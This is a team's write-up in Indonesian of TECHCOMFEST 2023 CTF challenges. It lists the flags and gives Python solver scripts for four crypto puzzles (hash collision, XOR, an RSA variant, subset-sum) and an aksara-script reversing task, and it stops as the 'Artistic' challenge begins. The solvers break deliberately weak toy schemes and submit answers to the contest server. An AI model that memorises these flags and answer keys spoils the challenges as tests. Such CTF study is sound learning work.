**Writeup LycoReco**

**TECHCOMFEST 2023**



**Anggota tim:**

**kurumi**

**azuketto**

**chaerla**

# **Daftar Isi**

[**Daftar Isi**](#_jtobumv3ewy0) **2**

[**Cry**](#_qvpfgwk2a8qc) **5**

[Hashllision](#_fhe5usmn8deq) 5

[Flag: TECHCOMFEST23{5uP3r\_E4sY\_CoLL1s10n}](#_yrl5j09ufb2a) 7

[baby-xor](#_4pasvc3p934q) 7

[FLAG: TECHCOMFEST23{b4by\_x0r\_s00\_ez}](#_z5gkaxp4fou5) 9

[Radhit Suka Aritmatika](#_hvukrebvs1vv) 9

[FLAG: TECHCOMFEST23{lah\_tiba\_tiba\_udah\_duaribuduatiga\_hadehhhhh}](#_vx3dujyvayrp) 12

[Roger Sumatra](#_ppc1lr22ikff) 13

[FLAG: TECHCOMFEST23{https://shorturl.at/cjkE0}](#_ncwzujgj9uvr) 18

[**Rev**](#_a5h15exvckdb) **19**

[**hanaracaka**](#_9i24r022rq0o) **19**

[FLAG: TECHCOMFEST23{Nicee\_:P\_rev\_aksara\_is\_actually\_just\_matematika\_dasar}](#_ee3qxkvs8w71) 23

[Artistic](#_xji6vf5ynask) 24

[FLAG: TECHCOMFEST23{Not\_So\_Artistic}](#_j0595a3efwln) 30

[**Web**](#_8y9yypo04uon) **31**

[Note Manager](#_h0w2sxst57i2) 31

[Flag: TECHCOMFEST23{PHP\_R4c3\_m4k3s\_m3\_f33ls\_l1k3\_a\_r4c3r}](#_igtcl5z67b26) 33

[Yet Another Python SSTI Challenge](#_5qc69haqgq9x) 33

[FLAG: TECHCOMFEST23{55T1\_pyt0n\_4nd\_g3t\_rc3\_1s\_s0m3thing\_c0mm0n\_1n\_CTF\_r1ght?}](#_rikbt5gcmqma) 35

[**Sandbox**](#_4w2fy9nxk7l0) **37**

[Landbox 1.0](#_egd3skwaw98o) 37

[FLAG: TECHCOMFEST23{f1rSt\_St3p\_0f\_uNd3rSt4nd1Ng\_LUA}](#_c8ss9fwhvggg) 41

[Landbox 2.0](#_1htpyeq0uvzt) 41

[FLAG: TECHCOMFEST23{w4tcH\_0ut\_w3\_h4v3\_LUA\_G0D\_H3r33333!!!!!}](#_c1esb0yxt3ha) 47

[Basher](#_x9kuz9o2hl8d) 48

[Flag: TECHCOMPFEST2023{b4aassss555hhh\_0h\_b44444ashhhhhh\_51238459}](#_jwmttpc6wzas) 51

[Basher Revenge](#_1vonpuww3q0k) 51

[Flag: TECHCOMPFEST2023{b45h\_m3\_pl3453\_75129471294812}](#_nwpzxewpsnth) 51

[**Pwn**](#_bwhfcqozthp) **52**

[Star Platinum](#_vho275bzej3s) 52

[Flag: TECHCOMFEST23{F1RsT\_t1m3\_PwNiNg\_tHR0uGh\_W3B\_hUH?}](#_o14zoq2501k9) 57

[**Misc**](#_qyyd8ibaa07u) **58**

[Welcome and Good Luck!](#_kiwgdz81gtu1) 58

[Flag: TECHCOMFEST23{Ganbare\_Peko}](#_459bad9qwmgm) 58

[ASCII Catch](#_2fu5nq6tv97y) 59

[Flag: TECHCOMFEST23{pLz\_d0Nt\_t311\_m3\_th4t\_y0u\_d3c0de\_th1S\_m4nu4lLy}](#_9cb2wwfyc3l3) 63

[Wordle](#_qx13ye67kqk8) 63

[Flag: TECHCOMFEST23{Fl4G\_F0r\_Th3\_Ch4mPs}](#_al7xub49rsb) 65

[**OSINT**](#_97f64uhis5nf) **66**

[Runaway](#_6i00oxq8b0p5) 66

[Flag: TECHCOMFEST23{-8.7:115.2}](#_jv3rv3w8foko) 68

[Contact](#_5sefpth8gu5q) 68

[Flag: TECHCOMFEST23{628988117322:Chariovalda Efstathios}](#_je67d9lt3fjp) 71

[Dewaweb (Sponsor)](#_ln0nrv83ce5y) 72

[Flag: TECHCOMFEST23{Th4nkS\_T0\_Dewaweb\_F0r\_Sp0nS0r1ng\_Us}](#_5l5tv4qqst8g) 73

[**Foren**](#_mio5n760zdfi) **73**

[Mono](#_272aaiq5ksf1) 73

[Flag: TECHCOMFEST23{wh0\_d03snT\_LOV3\_F1Ve\_N1GhtS\_At\_fR3DDyS\_R1gHt\_aNyWay\_HeR3\_1s\_uR\_FL4G\_a1cd6113}](#_z3b0o2nfvwca) 74

[Flag Checker](#_a06lgv8vq0yy) 75

[Flag: TECHCOMFEST23{th1S\_w4S\_m3AnT\_T0\_b3\_r3V3rS1nG\_ChAlL\_But\_0h\_w3lL\_H3r3\_W3\_4r3}](#_n95a8zcxdnqw) 75

[QRacking](#_wqgdjn2kedfu) 76

[Flag: TECHCOMFEST23{p4rS1nG\_S00\_m4nY\_QR\_c0DeS\_1sNt\_S0\_fUN\_4fT3r\_4LL}](#_g1mn49ip3clc) 80

[Pixel](#_p6ccmddhia7l) 81

[FLAG: TECHCOMPFEST23{eniwei\_lu\_ada\_rencana\_masuk\_sunib\_ga\_ngab\_}](#_vhjnbmxk8mso) 82

# Cry

| Hashllision 200  Hashverything!  nc 103.49.238.77 33083  Author: aimardcr |
| --- |

### 

Berikut merupakan chall soal:

*#!/usr/bin/python*

SECRET\_WORD = "nino"

def hash\_code(s):

h = 0

for c in s:

h = (31 \* h + ord(c)) & 0xFFFFFFFF

return h

def main():

with open("flag.txt", "r") as f:

flag = f.read()

print("Do you know the secret word?")

s = input(">> ")

if s != SECRET\_WORD:

if hash\_code(s) == hash\_code(SECRET\_WORD):

print("Noice!")

print("Here's your flag: " + flag)

else:

print("Hmmm, are you sure about that?")

else:

print("Oopsie, you can't do that!")

if \_\_name\_\_ == "\_\_main\_\_":

main()

Pada dasarnya, kita diminta untuk melakukan hash collision, dimana hash dihitung berdasarkan fungsi hash\_code(). Karena perhitungan hash\_code hanya berdasarkan elemen sebelumnya, kita dapat membuat hash colission dengan mudah, hanya dengan mengubah dua elemen terakhir dari secret “nino”. Pada dasarnya, karena h = 31 \* h\_sebelumnya + ord(c), jika kita menambah elemen kedua terakhir sebanyak satu, kita cukup mengurangi elemen terakhir sebanyak 31, dan hash collision diperoleh. Karena perhitungan sangat sederhana, collision langsung dihitung tangan, dan solver hanya digunakan untuk mensubmit jawaban.

Berikut solver yang digunakan:

from pwn import \*

SECRET\_WORD = "nino"

mine = "nioP"

def hash\_code(s):

h = 0

for c in s:

h = (31 \* h + ord(c)) & 0xFFFFFFFF

return h

tar = hash\_code(SECRET\_WORD)

print(hash\_code(SECRET\_WORD))

now = hash\_code(mine)

print(hash\_code(mine))

ip = "103.49.238.77"


*#sock = int*

sock = 33083

r = remote(ip, sock)

r.sendline(mine.encode())

r.interactive()



### Flag: TECHCOMFEST23{5uP3r\_E4sY\_CoLL1s10n}

| baby-xor 304  Easy chall for you, think you can do it?  Author: aimardcr |
| --- |

### 

Berikut merupakan chall soal:

*#!/usr/bin/python*

import os

def encrypt(string):

key = os.urandom(int(len(string) / 5))

result = ''

for i in range(len(string)):

result += chr(ord(string[i]) ^ (key[int(i / 5)] & 0xff))

return result

if \_\_name\_\_ == '\_\_main\_\_':

with open('flag.txt', 'r') as f:

flag = f.read()

assert len(flag) % 5 == 0

print(encrypt(flag).encode('latin1').hex())

Pada dasarnya, tiap 5 byte dari flag di-xor dengan byte yang sama. Dengan itu, kita dapat menghitung bagian awal flag karena header yang diketahui (TECHCOMFEST23{), dan bagian akhir flag (}). Dari situ saja, kita sudah memperoleh 20 dari 30 bytes flag. Untuk 10 bytes lainnya, kita bisa membruteforce 2 byte key lainnya (dapat dilakukan satu per satu, secara sekuensial). Berikut merupakan solver yang digunakan:

from pwn import \*

head = b"TECHCOMFEST23{b4by\_"

def decrypt(ct, start, key):

plain = bytearray(ct)

for i in range(0, 5):

plain[start + i] = ct[start + i] ^ key[0]

return plain

def isAscii(pt):

for c in pt:

if c > 128 or c < 32:

return False

return True

ct = "14050308032022292a3c472120687147110a2c0bfcbe93bffc4629130c0b"

ct = bytes.fromhex(ct)

print(len(ct))

ct = decrypt(ct, 0, xor(head[0],ct[0]))

ct = decrypt(ct, 5, xor(head[5],ct[5]))

ct = decrypt(ct, 10, xor(head[10],ct[10]))

ct = decrypt(ct, 15, xor(head[15],ct[15]))

ct = decrypt(ct, 25, xor(b'}',ct[29]))

for i in range(0xff):

pt1 = ct

pt1 = decrypt(pt1, 20, i.to\_bytes(1, "big"))

print(pt1)



### Flag: TECHCOMFEST23{b4by\_x0r\_s00\_ez}

| Radhit Suka Aritmatika 436  Radhit baru saja menyukai matematika dan dia baru saja mempelajari berbagai macam algoritma. Dia tidak ingin mempelajarinya sendiri, maka dari itu dia membuat challenge untuk di kerjakan. Bisakah kamu menyelesaikan challenge dari radhit?  Author: kyruuu |
| --- |

### 

Berikut merupakan chall soal:

from random import randint

from Crypto.Util.number import \*

def faktorterbesar(a,b): return faktorterbesar(b%a,a) if a else b

def totient(numbers):

totient = 0

*#########################################################*

*# #*

*# lah kok ilang? pasti gara gara ketumpahan kopi #*

*# padahal udah sulit sulit buat fungsi EULER TOTIENT :( #*

*# #*

*#########################################################*

return totient

def cari\_e():

while True:

e = randint(57331,65537)

if faktorterbesar(e,(p-1)\*(q-1)) == 1:

if faktorterbesar(e,n) == 1:

return e

else:

continue

flag = b'TECHCOMPFEST2023{###REDACTED###}'

flag = bytes\_to\_long(flag)

p = getPrime(256)

q = getPrime(256)

n = p\*q

e = cari\_e()

e1 = e % (6\*3 + 1)

e2 = e % (6\*13 + 1)

e3 = e % (6\*31 + 1)

minpminq = -p -q

c = pow(flag, e, n)

ne = n \* pow(e,p\*2,p)

kunci = totient(6^1337^totient(7))

ckunci = c^kunci

print('e1 =', e1)

print('e2 =', e2)

print('e3 =', e3)

print('minpminq =', minpminq)

print('ne =', ne)

print('cxorkunci =', ckunci)

print('totienttest =', totient(11), totient(27), totient(211))

Pada dasarnya, enkripsi dilakukan RSA-like, dengan e degenerate cari\_e(), dan diberikan p+q (dari minpminq). Nilai e dapat dicari menggunakan chinese remainder theorem, dengan menggunakan nilai e1, e2, dan e3. Nilai n dapat dicari dengan mudah dari nilai ne, dimana kita “membuang” faktor kecil dari ne, dan yang tersisa adalah nilai n. Hal ini dapat dengan mudah dilakukan menggunakan factordb. Selanjutnya, totient(n) dapat dihitung dari n - (p+q) + 1,, dan private key dapat dihitung dengan mudah dari pow(e, -1, totient(n)). Berikut merupakan solver yang digunakan:

from random import randint

from Crypto.Util.number import \*

import sympy

from functools import reduce

def chinese\_remainder(n, a):

sum = 0

prod = reduce(lambda a, b: a\*b, n)

for n\_i, a\_i in zip(n, a):

p = prod // n\_i

sum += a\_i \* mul\_inv(p, n\_i) \* p

return sum % prod

def mul\_inv(a, b):

b0 = b

x0, x1 = 0, 1

if b == 1: return 1

while a > 1:

q = a // b

a, b = b, a%b

x0, x1 = x1 - q \* x0, x0

if x1 < 0: x1 += b0

return x1

def totient(numbers):

totient = 0

totient = sympy.totient(numbers)

return totient

e1 = 18

e2 = 7

e3 = 72

pplusq = 139525870273634678623610821166611622329726377298962260334521713383107368568730

n = 4846370507727400244147676043399442093128853571035004844842520624763359255419715721728386612831878051728340173005437327439085198975906223725055914968338729

e = chinese\_remainder([6\*3 + 1, 6\*13 + 1, 6\*31 + 1], [e1, e2, e3])

ct = 1807924286066397713210507637224729309209233860647297517727039598976759530852542212102470368101459237734440098718294239964956258775996630368619623055582112

kunci = totient(6^1337^totient(7))


ct = ct ^ kunci

tot = n - pplusq + 1

d = pow(e, -1, tot)

pt = pow(ct, d, n)

print(long\_to\_bytes(pt))



### Flag: TECHCOMFEST23{lah\_tiba\_tiba\_udah\_duaribuduatiga\_hadehhhhh}

| Roger Sumatra 489  I'm being tired with roger sumatra these days, but yeah here we go the absurd meme.  nc 103.49.238.77 35732  Author: Gustavo Fring |
| --- |

### 

Berikut merupakan chall pada soal:

*#!/usr/bin/env python3*

import random,string,hashlib

flag = "https://youtu.be/UIp6\_0kct\_U"

char = string.ascii\_letters + string.digits

n = len(char)//2

d = 0.6

def generate(n,d):

max = 2 \*\* (n/d)

what = [random.randrange(1,int(max)) for \_ in range(n)]

rahasia = [random.randrange(0,2) for \_ in range(n)]

res = sum(map(lambda i: i[0] \* i[1], zip(what, rahasia)))

return rahasia,what,res

def aku\_mau\_flag\_dong(rahasia,tebak):

w0w = ""

i = 0

while i < len(rahasia)\*2:

w0w += char[i] if rahasia[i % len(rahasia)] else ""

i += 1

hashed = lambda x: hashlib.sha256(x.encode()).hexdigest()

if hashed(w0w) != hashed(tebak):

return False

return True

rahasia,roger,sumatra = generate(n,d)

print('Nih kukasih roger sumatra aja dlu, klo mau flag minimal tau rahasianya')

print('roger = ', roger)

print('sumatra = ', sumatra)

tebak = input('rahasia = ')

if aku\_mau\_flag\_dong(rahasia, tebak):

print(f'hadehhh {flag}')

exit(0)

exit(1)

Pada dasarnya, kita diberikan array “roger”, dan sum “sumatra”. Sumatra merupakan sum dari subset Roger, dan kita perlu mencari subset ini untuk menghitung secret yang akan digunakan pada fungsi aku\_mau\_flag\_dong().

Problem ini sebenarnya merupakan problem klasik pada Competitive Programming, dan pada umumnya disolve menggunakan Dynamic Programming, tetapi menggunakan complexity O(sum \* n), dimana sum adalah besar sum of subsets, dan n adalah besar array. Tetapi, solusi ini tidak feasible, karena sum sekitar 2 pangkat 50, atau sekitar 10 pangkat 15, sehingga akan berjalan dalam waktu yang sangat lama. Hal tersebut dapat dimitigasi dengan mengubah tabel memoisasi DP menjadi Hash Table, sehingga kompleksitas dapat berubah menjadi sekitar O(2\*\*31 \* n), tetapi solusi ini masih berjalan lebih dari 10 menit dari hasil eksperimen kami.

Untuk mengatasi ini, kami menggunakan divide and conquer (atau lebih umum dikenal sebagai MITM pada CTF), untuk membuat complexity menjadi feasible. Pertama, kita mengenerate semua sum yang mungkin pada paruh array pertama (ada maksimum 2\*\*15 sum, karena ada 2\*\*15 subsets), dan juga pada paruh kedua (2\*\*16). Kemudian, salah satu array sum disort, dan dilakukan traversal pada array lainnya. Untuk tiap iterasi, kita cari nilai (sum\_target - current\_value\_traversed) pada array yang disort menggunakan binary search. Hal tersebut membuat kompleksitas menjadi O(n//2 log (n//2)), dan saat ada iterasi yang hit pada binary search, dilakukan solusi DP tadi pada kedua paruh array secara terpisah, sehingga kompleksitas total menjadi sekitar O(n//2 log (n//2) + 2\*\*16 \* n), dan dari hasil eksperimen kami, solusi ini sudah berjalan sangat cepat, dibawah satu detik.

Berikut merupakan solver yang digunakan:

import random,string,hashlib

from pwn import \* *# pip install pwntools*

from Crypto.Util.number import \*

ip = "103.49.238.77"

*#sock = int*

sock = 35732

r = remote(ip, sock, level='debug')

char = string.ascii\_letters + string.digits

n = len(char)//2

d = 0.6

def isSubsetSum(arr, n, sum):

print("enter")

subset =[set() for i in range(n + 1)]

*# If sum is 0, then answer is true*

for i in range(n + 1):

subset[i].add(0)

*# Fill the subset table in bottom up manner*

for i in range(1, n + 1):

print(i)

for c in subset[i-1]:

subset[i].add(c)

if c+arr[i-1] <= sum:

subset[i].add(c+arr[i-1])

print("done")

assert(sum in subset[n])

d = [0 for i in range(n)]

cur = sum

for i in range(n, 0, -1):

print(i)

if cur in subset[i-1]:

d[i-1] = 0

elif cur-arr[i-1] in subset[i-1]:

d[i-1]=1

cur -= arr[i-1]

else:

print("error")

return d

def dnc(arr, tot):

n = len(arr)//2

left = {0}

for i in range(n):

temp = set()

for s in left:

if (s+arr[i] <= tot):

temp.add(s+arr[i])

left.update(temp)

print(len(left))

right = {0}

for i in range(n, len(arr)):

temp = set()

for s in right:

if (s+arr[i] <= tot):

temp.add(s + arr[i])

right.update(temp)

left = list(left)

left.sort()

print(len(left), len(right))

for c in right:

tar = tot - c

l = 0

r = len(left)-1

while l<r:

mid = (l+r)//2

if left[mid] > tar:

r = mid

elif left[mid] < tar:

l = mid + 1

else:

l = mid

r = mid

if left[l] == tar:

d1 = isSubsetSum(arr[:n], n, tar)

d2 = isSubsetSum(arr[n:], len(arr[n:]), c)

print(d1, d2)

return d1+d2

def tobits(n):

s = f'{n:031b}'

ret = []

for c in s:

ret.append(int(c))

return ret

def generate(n,d):

max = 2 \*\* (n/d)

what = [random.randrange(1,int(max)) for \_ in range(n)]

rahasia = [random.randrange(0,2) for \_ in range(n)]

res = sum(map(lambda i: i[0] \* i[1], zip(what, rahasia)))

return rahasia,what,res

def try\_secret(rahasia):

w0w = ""

i = 0

while i < len(rahasia)\*2:

w0w += char[i] if rahasia[i % len(rahasia)] else ""

i += 1

return w0w

r.recvuntil(b'roger = ')

lis = r.recvline().strip().decode()

r.recvuntil(b'sumatra = ')

tot = r.recvline().strip().decode()

tot = int(tot)

arr = []

lis = lis[1:-1].split(",")

for c in lis:

d = c.strip()

arr.append(int(d))

d = dnc(arr, tot)

print(d)


secret = try\_secret(d)

r.recvuntil(b'rahasia = ')

r.sendline(secret.encode())

r.interactive()

Setelah mendapatkan subset yang memiliki sum yang diinginkan, kita cukup generate tebakan menggunakan fungsi yang sama yang digunakan pada aku\_mau\_flag\_dong(), dan flag diperoleh.



### Flag: TECHCOMFEST23{https://shorturl.at/cjkE0}

# 

# **Rev**

| hanaracaka **484**  Ayo lestarikan aksara jawa sebagai warisan budaya Indonesia!  perhatikan lagi format flagnya ya, kalo format flagnya beda berarti itu bukan flagnya  Author: Gustavo Fring |
| --- |

### 

Diberikan dua buah file yaitu aksaout dan satu file yang bertuliskan aksarajawa, file tersebut ternyata sebuah python yang ditulis dengan campuran bahasa aksara jawa. Kami menggunakan https://kongresaksarajawa.id/salinsaja/ sebagai referensi untuk translate dan <https://github.com/lantip/sawa/tree/main/docs> sebagai referensi keakuratan

From libnum impor t n2s as e393789, s2n as v4

From ran dom impor t ran din t as v2, randby tes as v3

From sec ret impor t flag as v1

V5 = biantu e704706: e704706 yén e704706 <= 1 liané v5(e704706 - 1) + v5(e704706 - 2)

V6 = biantu e688213,e348921: hingt( sěrat (v5(hingt( sěrat (e688213))) + v5(hingt( sěrat (e348921)))) + sěrat (v5(hingt( sěrat (e348921))) + v5(hingt( sěrat (e688213))))) \* hingt( sěrat (v5(hingt( sěrat (e348921))) + v5(hingt( sěrat (e688213)))) + sěrat (v5(hingt( sěrat (e688213))) + v5(hingt( sěrat (e348921)))))


V7 = biantu e663482,e112418,e199700,e142985,e334657,e475658,e105148,e400880,e545848,e718936:e663482\*e112418+e199700//e142985-e334657^e718936+e475658//e105148^e400880\*e545848

E123851 = v4(v1) << jumlah ([e965916 kang go e965916 hing han tara (v2(v2(0,50),v2(50,100)))])

V8 = v7(6969696969,v5(500),e123851,13,-323129992199354,v5(100),kwasa(v4(63848936301258),v4(b 993912942412),v4(1029385868923)),37,v6(100,120),v4(b TECHC OM PF ES T2023{rever sin g\_ aksara \_ jawa \_is\_too\_ezpz\_for\_u}))

Karo bu kak ( aksa out ) dadi f:

Prhingt(v8, file=f)



Hasil decrypt kira-kira sebagai berikut:

from libnum import n2s as e393789, s2n as e939733

from random import randint as e806217, randbytes as e204915

from secret import flag as e5025951

*# fibonacci*

e511911 = lambda e704706: e704706 if e704706 <= 1 else e511911(e704706 - 1) + e511911(e704706 - 2)

e812342 = lambda e688213,e348921: int(fiber(e511911(int(str(e688213))) + e511911(int(str(e348921)))) + str(e511911(int(str(e348921))) + e511911(int(str(e688213)))) \* int(str(e511911(int( fiber (e348921))) + e511911(int(str(e688213)))) + str(e511911(int(str(e688213))) + e511911(int(str(e348921))))))

e9991283 = lambda e663482,e112418,e199700,e142985,e334657,e475658,e105148,e400880,e545848,e718936:e663482\*e112418+e199700//e142985-e334657^e718936+e475658//e105148^e400880\*e545848

e123851 = s2n(flag) << sum ([e965916 kang go e965916 hing han tara (randint(randint(0,50),randint(50,100)))])

e843915 = e9991283(6969696969,e511911(500),e123851,13,-323129992199354,e511911(100),kwasa(s2n('63848936301258'),s2n(b'993912942412'),s2n('1029385868923')),37,e812342(100,120),s2n(b"TECHCOMPFEST2023{reversing\_aksara\_java\_is\_too\_ezpz\_for\_u}")))

with open("aksaout") as f:

print(e843915, file=f)

Fungsi pertama (e511911) pada dasarnya adalah fungsi fibonacci, fungsi kedua (e812342) menggunakan fungsi fib tersebut pada serangkaian operasi aritmatika, fungsi ketiga (e9991283) mengambil 10 parameter dan melakukan serangkaian operasi matematika, dan variabel (e123851) melakukan shift left sebanyak random pada flag.

Kemudian, flag akan dioperasikan bersama 9 variabel lainnya pada fungsi ketiga, dan hasil fungsi tersebut akan diberikan sebagai ciphertext. Untuk mendecryptnya, kita cukup mereplikasi perhitungan variabel, dan mereverse perhitungan ciphertext untuk mendapatkan flag. Jumlah shift left pada flag cukup ditebak saja (bruteforce).

*# -\*- coding: UTF-8 -\*-*

import codecs

from libnum import n2s, s2n

def replace(text, pattern, target):

l = list(text)

pattern = list(pattern)

points = []

for i in range(len(l)-len(pattern)):

f = True

for j in range(len(pattern)):

if text[i+j] != pattern[j]:

f = False

if f:

points.append(i)

for c in points:

for i in range(len(pattern)):

l[c+i] = target[i]

return u"".join(l)

ct = 97029215026990254860048089761356096231800630121108798719116735072682624793178093925949786545588897149573124482072761137880786166535222321894234037264276530146302497112958271099907117763270268897522201954887772600507393492554007947201353286226402828160007381624096856198402222078183657651720223613610906708950557325132175695537780283162569118674077105082343770524017013342209331315447537223220966693441270088283749268273598300249797048311517034076219646585283604746105161791345717780869454081079991225916775702002098369678865467263472455068043906942200289901766969155408964313825854236018161338307329693894181026228744904648178696151591446458097606218911789562055675437023473414332927781004231285

print(ct.bit\_length())

dp = [0 for i in range(3000)]

def fib():

dp[1]=1

dp[2]=1

for i in range(3,3000):

dp[i]=dp[i-1]+dp[i-2]

def fibb(k):

return dp[k]

fib()

print(dp[500].bit\_length())

k = fibb(int(str(100)))

e812342 = lambda e688213,e348921: int(str(fibb(int(str(e688213))) + fibb(int(str(e348921)))) + str(fibb(int(str(e348921))) + fibb(int(str(e688213)))) \* int(str(fibb(int( str (e348921))) + fibb(int(str(e688213)))) + str(fibb(int(str(e688213))) + fibb(int(str(e348921))))))

e812342 = lambda e688213,e348921: int((fibb(int((e688213))) + fibb(int((e348921)))) + (fibb(int((e348921))) + fibb(int((e688213)))) \* int((fibb(int((e348921))) + fibb(int((e688213)))) + (fibb(int((e688213))) + fibb(int((e348921))))))

cipher = lambda e663482,e112418,e199700,e142985,e334657,e475658,e105148,e400880,e545848,e718936:e663482\*e112418+e199700//e142985-e334657^e718936+e475658//e105148^e400880\*e545848

cipher = lambda a,b,c,d,e,f,g,h,i,j: a\*b+c//d-e^f+g//h^i\*j

a = 6969696969

b = dp[500]

*# C IS FLAG*

d = 13

e = -323129992199354

f = dp[100]

g = pow(s2n('63848936301258'),s2n(b'993912942412'),s2n('1029385868923'))

h = 37

i = e812342(10, 10)

print(i.bit\_length())

j = s2n(b"TECHCOMPFEST2023{reversing\_aksara\_java\_is\_too\_ezpz\_for\_u}")

*#ct = a\*b+c//d-e^f+g//h^i\*j*

*#ct - g//h^i\*j - a\*b + e^f = ct//d*

pt = d\*(ct - g//h^i\*j - a\*b + e^f)

print(pt.bit\_length())

head = b"TECH"

for i in range(13):

obs = pt + i

while obs > 0:


if (head in n2s(obs)):

print(n2s(obs))

exit(0)

obs >>= 1

Perlu diperhatikan juga bahwa flag mengalami floor division dengan 13 (c//d), sehingga nilai yang terbuang (c%d), juga kita tebak (bruteforce).




### Flag: TECHCOMFEST23{Nicee\_:P\_rev\_aksara\_is\_actually\_just\_matematika\_dasar}

### 

| Artistic **479**  I just made this simple Paint application in C# and draw some stuff with it.  I hope no one knows what I drew...  Author: aimardcr |
| --- |

### 


Diberikan sebuah .exe file dan sebuah file berextension .peko



